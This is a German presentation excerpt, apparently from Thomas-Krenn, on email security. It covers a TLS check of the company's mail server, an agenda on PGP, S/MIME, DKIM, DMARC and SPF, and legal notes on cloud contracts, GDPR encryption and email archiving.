mail.thomas-krenn.com 80.154.222.2	10	unterstützt ✔	*.thomas-krenn.com ✔	**DANE** ? fehlt **PFS** ✔ unterstützt **Heartbleed** ✔ nicht verwundbar **Schwache Algorithmen** ✔ nicht gefunden		TLSv1.2 TLSv1.1 TLSv1.0 ~~SSLv3~~	vor 12 Minuten 12.0 s

Agenda

- Verschlüsselung und Signatur mit PGP und S/MIME
- Signatur mit DKIM
- Anti-Spoofing mit DMARC und SPF
- Sichere Mail-Server-Konfiguration (TLS, Anti-Virus/-Spam, Black-/Grey-/White-List, Check-Tools)
- Rechtliches (Cloud, EU-DSGVO)

Quelle: https://medium.com/@mikepressuk/getting-on-top-of-gdpr-c1e74f35679d

Rechtliches

- Cloud
  - Auftragsdatenvereinbarung (ADV)
  - Standort der Cloud relevant
  - Backup unabhängig von Cloud?
- EU-DSGVO
  - Verschlüsselung von E-Mails bei sehr hohem Schutzbedarf von Daten notwendig (z.B. Gesundheitsdaten)
  - Stand der Technik
- E-Mail-Archivierung (z.B. 10 Jahre Aufbewahrungspflicht)

Vielen Dank für Ihre Aufmerksamkeit!

THOMAS KRENN®